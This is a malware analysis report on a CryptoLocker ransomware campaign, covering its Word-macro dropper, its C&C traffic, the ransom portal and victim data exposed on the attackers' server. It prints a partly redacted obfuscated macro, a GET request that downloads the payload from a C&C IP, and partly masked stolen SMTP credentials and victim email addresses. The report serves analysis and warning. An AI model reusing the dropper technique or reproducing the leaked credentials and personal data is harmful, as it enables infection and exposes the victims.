Security Related Researches

Contents

About.

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Lead Position.

E-Mail: senad.aruc@gmail.com

Blog: www.senadaruc.com

Twitter: https://twitter.com/senadaruch

LinkedIn: https://www.linkedin.com/in/senadaruc

INSIDE CRYPTOLOCKER C&C SERVER

Davide Cioccia – Senad Aruch

History

"CryptoLocker was a ransomware trojan which targeted computers running Microsoft Windows and was first observed by Dell SecureWorks in September 2013. CryptoLocker propagated via infected email attachments, and via an existing botnet; when activated, the malware encrypts certain types of files stored on local and mounted network drives using RSA public-key cryptography, with the private key stored only on the malware's control servers. The malware then displays a message, which offers to decrypt the data if a payment (through either Bitcoin or a pre-paid cash voucher) is made by a stated deadline, and threatened to delete the private key if the deadline passes. If the deadline is not met, the malware offered to decrypt data via an online service provided by the malware's operators, for a significantly higher price in Bitcoin"(Wikipedia)

Infection Process

The CryptoLocker infection process start when the Microsoft Office Word is opened. Microsoft allow users to inject a macro scripting code inside documents, and give the possibility to execute it automatically when the document is opened.

"*A macro is a series of commands and actions that help to automate some tasks - effectively a program but usually quite short and simple. However they are created, they need to be executed by some system which interprets the stored commands"* (Wikipedia)

Analyzing the documents we received through a suspicious mail we extract the macro inside. The macro used by hackers to infect the machine is a Visual Basic module that is able to create new files inside the TEMP folder and download the real malware from a C&C server through an HTTP GET request. To avoid antivirus detection the malware is represented by a .PNG image containing a VB code inside.

Fig. 1Bitcoin description

Here is a sample took from the original macro that show how the malware can communicate with his C&C server and how the code is obfuscated.

```
1. xwrr5e2ngn3ofo65cnfwctqt7rvvyxzu0gbdg47u8h3zgt9hcb Chr(104) & Chr(116) & Chr(116) & Ch
   r(1xx) & Chr(x8) & Chr(4x) & Chr(47) & Chr(49) & Chr(48) & Chr(57) & Chr(46) & Chr(xx)
   & Chr(xx) & Chr(xx) & Chr(4x) & Chr(49) & Chr(xx) & Chr(xx) & Chr(46) & Chr(xx) & Chr(
   57) & Chr(xx) & Chr(9x) & Chr(x) & Chr(xx) & Chr(110) & Chr(103), Environ(Chr(1xx) & C
   hr(1xx) & Chr(1xx) & Chr(112)) & Chr(92) & Chr(74) & Chr(75) & Chr(87) & Chr(84) & Chr
   (89) & Chr(65) & Chr(68) & Chr(88) & Chr(74) & Chr(85) & Chr(77) & Chr(46) & Chr(101)
   & Chr(xx0) & Chr(xx1)
```

Many characters are obfuscated (xx) on purpose. The macro we found inside is a VB macro with many functions to hook the malware and download the real .exe from another server.
The algorithm used by the malicious encryption is ordinary and the process injections are as follows:

- *WINWORD.exe*
  - *JKWTYADXJUM.exe*
    - *JKWTYADXJUM.exe*
      - *explorer.exe*
        - *vssadmin.exe*
        - *iexplorer.exe*
- *svchost.exe*

Fig 2 – Injected process

After the dropper executes the malware the system is encrypting the personal files with public PGP key and storing the private key in the CC server with time bomb.

Network Activity

When the macro starts, HTTP requests are sent through the network to four different IP address:

IP	Country	Pingable	Open Ports
23.64.165.163	United States	unknown	unknown
195.186.1.121	Switzerland	unknown	unknown
46.161.30.19	Russian Federation	unknown	unknown
109.105.193.99	Bosnia and Herzegowina	unknown	unknown

We can see the network connection whit the map below where the red areas show the malware request to download new files (from Russian server) and redirect the user n the decrypt portal.

Fig 2Network activity map

The first request sent over the network is made to download the real malware from the C&C server.

```
GET /a.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727;
.NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: 109.105.193.99
Connection: Keep-Alive
```

Fig 3HTTP GET request to downoad the real malware

This is the real malware that will encrypt the infected user file. When the malware is on the infected machine and is injected in the explore.exe process, the encryption start. Cryptolocker perform also other two request to the server to download two .CRL file.

Certificate Revocation List (CRL) is one of two common methods when using a public key infrastructure for maintaining access to servers in a network.

```
GET /pca3.crl HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: crl.verisign.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

Fig 4First certificate download

```
GET /CSC3-2009-2.crl HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: csc3-2009-2-crl.verisign.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

Fig 5Second certificate download

User "bad" experience

When an infected user open the fake document, an instance of Internet Explore appear. Is a simple message alerting the target that his PC is infected by a Cryptolocker virus and the only way to decrypt files is to buy a customer decryption software.

Fig 6 First Cryptolocker screen

Every single target has own username identifying his profile and the portal language. Below an example of the website used by attackers to "help" the user in the decrypting process.

Fig 7Descryption website

As we can see the requested amount for this user is **500$ =3.19 BTC** to decrypt all the encrypted files. If you don't have a BTC wallet the website give you a FAQ section with every explanation on how to create one and how make the payment.




Fig 8 FAQ section

To be trustable the attackers expose a service to decrypt only one encrypted file with ".encrypted" extension, in the "Decrypt Single File" section.




Fig 9 Form to decrypt a single file

Finally they offer a mail customer service where targets can send an help request. In a nutshell they will receive the request by they will never give an answer.




Fig 10 Support form

This panel is target-oriented and changing the username inside the request can show that is developed to hit a lot of countries due to the variety of the translations. We think that this malware is targeting at least 20 different countries with a special attention on Italy, Netherland and Spain.

Here a list of some username with the associated Country:

Username	Country
h4qpk9	Italy
lhoil9	Deutschland
ku3rc9	UK
aosba9	Netherland
gn4aa9	Spain

Table 1 Username of infected users

Inside the C&C server

The functionality of the CC server is designed to operate in autopilot.
There is a two main functionality, one for the victim "user" and for the admin "admin".




Fig 12 Templates used to build the cryptolocker webpage




Fig 11 Single template pages

The admin can configure the CryptoLocker and the settings of the C&C server with the infection kind and amount of money they will request from the victims.

The attackers can define an INDEX landing page for the specific counties with the amount of the ransom where they can define the before and after amount.




Fig 13Control panel to upload a new temaplate

The configuration page for the attacker where he can define the contact e-mail and tor-url for the communications between the victim and the attacker. Also we can see here the payment URL – Bit-coin wallet setups. The most important option here is the decryption key and application that C&C will deliver to the victim after the payment.





Fig 14Admin control panel to set the Bitcoin ID to receive the payments

Infected victims are inside the folders BOTS where the system is creating a new folder after every new spread phishing attack.

Every single Botnet contains different folders:

- **mails**: targeted account from different countries
- **smtp**: stolen account used to spread the phishing campaign
- **errs**: errors generated by the Cryptolocker



Index of /data/botnets

Name	Last modified	Size	Description
Parent Directory		-	
11/	30-Oct-2014 11:22	-	
12/	16-Oct-2014 13:58	-	
13/	16-Oct-2014 09:16	-	
15/	20-Oct-2014 07:47	-	
16/	21-Oct-2014 08:18	-	
19/	04-Nov-2014 04:54	-	
20/	30-Oct-2014 23:19	-	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Fig 15 Botnets used by Cryptolocker

. The BOTNET number 11 contains **2.172** infected victims hostnames.

Index of /data/botnets/11/errs

Name	Last modified	Size	Description
Parent Directory		-	
TATbIHA-TOSH-217F885458C86BF4FB.log	30-Oct-2014 12:09	688	
ｻﾔ-PC-967BDB47486CC497AFB9376B.log	30-Oct-2014 11:24	380	
ぱそこんたろう-E9B66AD17A08C4D2269DEC06.log	30-Oct-2014 17:31	380	
0E2F44DF465C41A-FF0781CE8A1A2891.log	03-Nov-2014 21:20	72	
001372862a86-419D734B7E906B7F63.log	04-Nov-2014 04:08	360	
011.21745-2562DBB1028A9C6B98614D4.log	30-Oct-2014 16:53	380	
1-KOMPUTER-325D72A6EDC05F42FA72.log	04-Nov-2014 10:23	216	
1MORE-3B2C5E0537FB1B7AAB83D78ED2.log	30-Oct-2014 15:45	304	
7-PC-74A1BD3AAFCD4C1F61780A7EAB.log	31-Oct-2014 12:29	216	
7CNETINT12-13-1BDC7DA9263CC9DBDD.log	30-Oct-2014 12:27	380	
8THEOVALCOMPUTE-E1D23E2FE38D1C85.log	03-Nov-2014 09:12	72	
8YH2PX1-BC47601A8BCFDA723FFBF235.log	30-Oct-2014 11:57	380	
53AC7992-E023B7507E897C208024DE.log	30-Oct-2014 15:11	166	
72ESSAC3146-2D5A7C573D0BD95E7F90.log	03-Nov-2014 05:50	72	
100-8E2EB1C298E-75E7FFE0E06A5648.log	04-Nov-2014 10:18	792	
166F37F8059249E-86710ED735086F1B.log	03-Nov-2014 06:27	144	
6352C45F4078437-877F8EFEED3DF484.log	31-Oct-2014 14:21	560	
6710B-8BD1DA65BA5F959C3A0B802278.log	04-Nov-2014 14:10	1.3K	
47015W7-A8B1ACEA8B8C9DDB398E133E.log	30-Oct-2014 12:05	380	
140514-04-THINK-05A3FBD28241425D.log	31-Oct-2014 04:32	144	
2312000ADRI-84509EEB2BE6E5EC5C6B.log	30-Oct-2014 13:15	380	
35465656DF-AAFB35D8E34E1A4D3BB7.log	31-Oct-2014 06:31	144	
107404120300-A9191D79051FC02A4C.log	04-Nov-2014 12:23	216	
619401310238-8D1DE2D2FAD6182191.log	03-Nov-2014 09:37	348	
A-PC-6AE96342D9B25AEB2C56D8B992.log	31-Oct-2014 20:40	646	


DAVID-TOSH-AD2366C4B9CB14D09ED6.log	31-Oct-2014 07:42	360
DAVIDS-PC-73C538C96422C5FFA032D4.log	03-Nov-2014 05:05	478
DAW-KOMPUTER-AB1C78E85B6C78E714.log	31-Oct-2014 06:05	360
DAW-PC-28DF74723252CE60F7F7A63A.log	30-Oct-2014 16:32	380
DAWID-PC-08CD5F0A2239B4C83F6804.log	30-Oct-2014 16:27	490
DBEECHAM-PC-5A1E166071EDC6455C93.log	30-Oct-2014 13:17	286
DBN6MZ2J-D681922CE0706238A75731.log	03-Nov-2014 05:23	72
DC5800-1A129F4FB6203F24A45300E7.log	30-Oct-2014 16:56	358
DCG-CITRIX-03-B0C4E75822CA89A125.log	31-Oct-2014 11:27	214
DCPC-85484DFE1748BC648906CE7D7A.log	30-Oct-2014 13:59	380
DDQ5L94J-09BCB61DBA3748A67E618D.log	03-Nov-2014 07:46	72
DEAN-PC-B3F7B3F46FE2C5B7B41542B4.log	30-Oct-2014 14:24	380
DEBAKKER-PC-44D52FECC9161FE23641.log	30-Oct-2014 15:27	380
DEBBIE-PC-F263F9439C7E58594625D.log	31-Oct-2014 15:12	1.7K
DEDE1-8EF3F217D5F8225D7867743CEC.log	03-Nov-2014 15:45	2.0K
DELL-2F5BF28A84-574382FCE70C86D3.log	30-Oct-2014 15:12	288
DELL-81DEFF8F2B-A77A3878CC608862.log	03-Nov-2014 12:15	160
DELL-122980978902A5D7AC729E1AC6.log	30-Oct-2014 15:23	238
DELL-E6420-46EBD57DEC544F5C84F7.log	30-Oct-2014 14:53	380
DELL-FD49574DF5-A0661B271F59474D.log	04-Nov-2014 11:36	1.0K
DELL-PC-1FF5B86C9D0D35FCEF79CB64.log	30-Oct-2014 14:34	380
DELL-PC-6C2B5E89DF1E430DDCECE5C3.log	03-Nov-2014 06:04	72
DELL-PC-95C9E6CB8CEBD1DAEF048B64.log	03-Nov-2014 08:49	214
DELL-PC-78005728FDA34F79FC0514DE.log	01-Nov-2014 06:09	216
DELL-PC-CD4785FC9F8DA3542237D340.log	03-Nov-2014 09:41	486
DELL-PC-F8B00EF538E1E5FD47BBCCAD.log	03-Nov-2014 14:32	504
DELLWINXP-148BE5548615949SEFB6D7.log	03-Nov-2014 08:44	72
DELUXE142-1-D6BA2AEC69BF0EB3D868.log	30-Oct-2014 12:38	380
DEMI-PC-6F02ACF3FB3F68775E249034.log	31-Oct-2014 12:44	866
DES-PC-BC937A75C716D26789C0ADF6.log	31-Oct-2014 04:44	1.3K

Fig 16 Errors log file generated by the malware

The botnet 11 have 2.172 infected victims.

The mails folder contains "CSV" files with email addresses used in the spread spam attack.

File "GB.csv" contains 12.904 mail addresses with full name and surname of the targeted victims. Below an extract of the data inside every single file.



Index of /data/botnets/11/mails

Name	Last modified	Size	Description
Parent Directory		-	
ES.csv	30-Oct-2014 16:45	196K	
GB.csv	03-Nov-2014 11:33	2.4M	
IT.csv	30-Oct-2014 02:58	768K	
NL.csv	03-Nov-2014 01:38	684K	
US.csv	03-Nov-2014 09:08	5.7K	
mails.zip	31-Oct-2014 04:10	444K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Fig 17Mail section

The total amount of the targeted victims inside the BOTNET11:


- ES.csv = 2580
- GB.csv = 12.904
- IT.csv = 9.689
- NL.csv = 1.809

TOTAL = 26.982

mulugeta	ahoo.co.uk	enitan t ;	
loretta.ba	gmail.com	loretta.b	
msoe@m	t.com	Microsof	Team
mulugeta	ahoo.co.uk	Mulugeta	
A.Watt@t	ac.uk	'A. Watt@	
kingofthe	ns@hotmail.com	Adam O'E	
andrew_p	ahoo.co.uk	Andrew F	
andrew.b	@virgin.net	Andy Bro	
ianandar	ison@btinternet.com	Ann Hutc	
backstree	ntlworld.com	Backstre	
david.1.m	bs.co.uk	Bank - Da	
craigend@	..com	Brian Pov	
calummcv	gmail.com	Calum M	
catriona.h	son@inverclyde.gov.uk	Catriona	
cj shearer	ail.com	Chris She	
CL@welsh	r.co.uk	Craig Lin	
dave.falle	oo.co.uk	Dave Fal	
belgian.c	e@tiscali.co.uk	David Go	
david.mch	446@talktalk.net	David Mc	
donaldca	10@hotmail.com	Donald C	
doris@lu	ealty.biz	Doris	
duggimor	il.com	Dougie M	
robertdou	nry@gmail.com	Douglas	
dluke@bl	den.co.uk	Duncan L	
Elaine.Mu	nverclyde.gov.uk	Elaine M	
elizabeth	ier1@virginmedia.com	Elizabeth	
elizabeth	withall.co.uk	'Elizabet	
elliott@b	ood.com	Elliott M	
park@pei	et.freeserve.co.uk	Elspeth F	

Fig 18 Mail target example

SMTP Folder contains hacked SMTP accounts that attacker is using for the SPAM delivery. Inside these files we found the username and password of the stolen accounts. During our analysis we have seen a lot of high risk victims like government, law enforcement, lawyers.



Index of /data/botnets/11/smtp

Name	Last modified	Size	Description
Parent Directory		-	
IT_smtp.txt	30-Oct-2014 05:28	14K	
RU_smtp.txt	29-Oct-2014 20:39	248	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figura 19 SMTP stolen accounts section

```
smtpout.icteam.it:25:antonio          lypsogroup.it:Cal pso2011.:0
smtpout.icteam.it:25:antonio          spar.it:Calypso20 1.:0
smtp.1and1.it:25:maura.omenet         ocavazzana.it:mau 7k00:0
SMTP:25:ape_ma_ia:cazzo:0
smtp.gmail.com:465:mcamilla.r         mail.com:Tommaso1 0
mail.libero.it:25:pagani.c@k          :pagani:0
mail.libero.it:25:info@klinge         01:0
mail.dueponti.to:25:vendita@          to:iRKzkf8rjUnr:0
smtp.tiscali.it:465:dueponti          calinet.it:duepon i:1
smtp.fastwebnet.it:25:sergio          onomimilano.it:se gio:0
smtp.gmail.com:587:caiusbonu          il.com:Vaffancul0 1
mail.rainoldi.net:25:orlando          rainoldi.net:wTr2 14bD:0
SMTP:25:VISCONTILEONARDO:mare
mail.stargatenet.it:25:n.fer          zioniedilferro.it frrnci72m12:0
mail.golinelli.eu:25:spillare         li.eu:CarlottA22:
smtp.gmail.com:587:arch.cosch         mail.com:giacomin 79:1
192.168.1.253:25:m.lollini@n          ncrmillona:0
smtp.gmail.com:587:a.daccard          com:tyson300912:1
out.aliceposta.it:25:monica.          a:0
mail.191.it:25:am@tostiassoc          it:amam:0
smtp.boncompagnigomme.it:25:          ompagnigomme.it:b 936367:0
mail.drdmoto.it:25:info@drdm          gineg:0
smtp.gmail.com:587:barbara.o          mail.com:micraag9 4sj:1
mail.postecert.it:465:antone          @pec.mmba.it:T9R4 5v3:1
mail.mmba.it:587:comun-morri          t:Cecca25@2014:1
mail.191.biz:25:crmalbonese@          191.it:1965crm=:0
smtp.gmail.com:587:crmalbone          com:crm52302:1
```

Fig 20 SMTP stolen accoutnt extraction

Here we can see 125 valid hacked accounts ready to be used for SPAM.

Analyses for the botnet number 12 shows more targeted counties. Also the most interesting founding here is the folder named "feedback" where attackers keep their chat and email logs talking to the victims.

Feedback folder contains 3 log files, where the attackers write messages sent by user through the "Support" section. Here we can see:

- dontknow.log
- other.log
- payment.log

This division is related to the message object the user can select.

Below an example of this log file

Index of /data/botnets/12

Name	Last modified	Size	Description
Parent Directory		-	
errs/	30-Oct-2014 12:45	-	
feedback/	21-Oct-2014 05:13	-	
mails/	04-Nov-2014 14:04	-	
smtp/	25-Oct-2014 05:02	-	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Index of /data/botnets/12/feedback

Name	Last modified	Size	Description
Parent Directory		-	
dontknow.log	24-Oct-2014 02:40	402	
other.log	27-Oct-2014 08:44	497	
payment.log	16-Oct-2014 13:58	268	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Fig 21 Feedback section

dontknow.log*

```
[2014-10-20 12:16:48] [7117, @gmail.com] hello, we are trying to buy the bitcoins, but we have problems,
can you help us? Is it possible to pay using credit card?

Thanks
[2014-10-21 09:11:43] [8093, Ko @tor.net] No se como pagar.
[2014-10-24 06:40:44] [10038, @tin.it] ho acquistao i bitcoin mi è arrivata l'email, ma ora non so come effettuare il pagamento

Grazie

```

Fig 22dontknow.log extract

other.log*

```
[2014-10-21 09:13:54] [8093, @tor.net] other problem
[2014-10-22 17:00:49] [10315, @n m.com] Hola,

tenemos ficheros bloqueados. Hemos hecho la solicitud de pago pero no recibimos instrucciones por parte de ustedes.

A la espera.

Gracias
[2014-10-27 12:44:23] [10308, z.jl@gmail.com] he probado ha hacer la desencriptación de un fichero y no
he recibido respuesta de confirmación de que se haya desencriptado, quisiera pagar pero querría una prueba

```

Fig 23other.log extract

payment.log

```
[2014-10-16 17:58:18] [7668, @yahoo.it] Gentili Signori,
vorrei pagare però non ho la cifra che ci avete richiesto, potremmo accordarci con la cifra di 200,00 Euro?

Possiamo avere una risposta il più breve possibile?

Grazie

Distinti saluti

Max

```

Fig 24 payment.log extract

dontknow.log*

```
[2014-10-15 09:16:45] [6950, [redacted].com.au] Hello,

What guarantee do I get that I pay the $600AUD and I get the service I pay for?

I would like my family photos back - wrongfully encrypted.


[2014-10-18 07:08:42] [8520, [redacted]g.com] Ödeme sonrasında bilgisayarımdaki  dosyaların açılacağını
nasıl garanti edebilirsiniz. Ve havale yapma durumum varmı?
[2014-10-18 14:21:14] [8749, [redacted]@gmail.com] ödemeyi yapıp şifre programını almak istiyorum
yardım lütfen
[2014-10-20 05:04:20] [8371, [redacted].com.au] Hello,

I am having trouble getting bitcoin do you accept Credit Card that is all i have.

Please help
[2014-10-20 11:05:30] [8526, mur[redacted]@gmail.com] nasıl ödeme yapıcam lütfen yardımcı olurmusunuz
[2014-10-21 10:05:49] [8785, haykol[redacted]@gmail.com] daha önce bitcoin kullanmadık hiç ve güvenim yok
yardımcı olabilirmisiniz parayı yatırmak için
[2014-10-21 10:05:50] [8785, haykol[redacted]@gmail.com] daha önce bitcoin kullanmadık hiç ve güvenim yok
yardımcı olabilirmisiniz parayı yatırmak için
[2014-10-23 07:16:37] [8994, ays[redacted]@hotmail.com] bir kullanıcı 1.200 TL olarak ödemeyi kabul ediyor
lakin söz konusu ödemeyi gerçekleştirecek bilgisi yok. Paypal adresiniz yokmu?
```

Fig 25 dontknow.log secodn exmaple

A lot of the victims didn't receive the promised unlock keys, so this is a proof that is not good to pay them a money because they will never ever provide you the keys for unlock.

The list of the targeted countries her is more than botnet 11.

The hacked accounts ready to be used from spam is also matching the targeted countries.

Index of /data/botnets/12/mails

Name	Last modified	Size	Description
Parent Directory		-	
AE.csv	18-Oct-2014 05:22	5.3K	
AU.csv	04-Nov-2014 08:11	62K	
BE.csv	04-Nov-2014 06:07	148K	
CA.csv	04-Nov-2014 07:51	19K	
CH.csv	16-Oct-2014 02:45	182K	
DE.csv	04-Nov-2014 13:32	167K	
EG.csv	15-Oct-2014 07:13	18K	
ES.csv	23-Oct-2014 02:37	3.8M	
FR.csv	25-Oct-2014 05:02	15K	
GB.csv	31-Oct-2014 07:47	35K	
GL.csv	04-Nov-2014 05:44	5.2K	
ID.csv	16-Oct-2014 02:07	44K	
IL.csv	04-Nov-2014 13:14	23K	
IM.csv	16-Oct-2014 07:42	1.0K	
IN.csv	16-Oct-2014 00:50	810	
IT.csv	04-Nov-2014 13:15	7.8M	
MX.csv	22-Oct-2014 14:47	15K	
NC.csv	16-Oct-2014 01:01	425K	
NG.csv	04-Nov-2014 07:55	374	
NL.csv	04-Nov-2014 14:15	3.0M	
NZ.csv	04-Nov-2014 14:13	147K	
PT.csv	16-Oct-2014 10:42	5.4K	
RS.csv	15-Oct-2014 07:54	3.4K	
US.csv	04-Nov-2014 14:04	1.8K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Fig 26 mails section for the botnet 12

Index of /data/botnets/12/smtp

Name	Last modified	Size	Description
Parent Directory		-	
AU.txt	16-Oct-2014 01:11	382	
AU_smtp.txt	22-Oct-2014 15:47	114	
DO_smtp.txt	18-Oct-2014 19:12	122	
ES.txt	16-Oct-2014 07:57	14K	
ES_smtp.txt	23-Oct-2014 02:37	12K	
FR_smtp.txt	25-Oct-2014 05:02	90	
GB_smtp.txt	31-Oct-2014 07:47	262	
HU.txt	16-Oct-2014 02:59	114	
ID.txt	16-Oct-2014 02:06	122	
IN_smtp.txt	23-Oct-2014 01:15	222	
IT.txt	16-Oct-2014 08:25	42K	
IT_smtp.txt	04-Nov-2014 04:12	13K	
PL_smtp.txt	20-Oct-2014 10:45	258	
RU.txt	15-Oct-2014 20:22	248	
RU_smtp.txt	25-Oct-2014 04:41	248	
US_smtp.txt	19-Oct-2014 15:30	124	
smtp.zip	21-Oct-2014 04:05	16K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

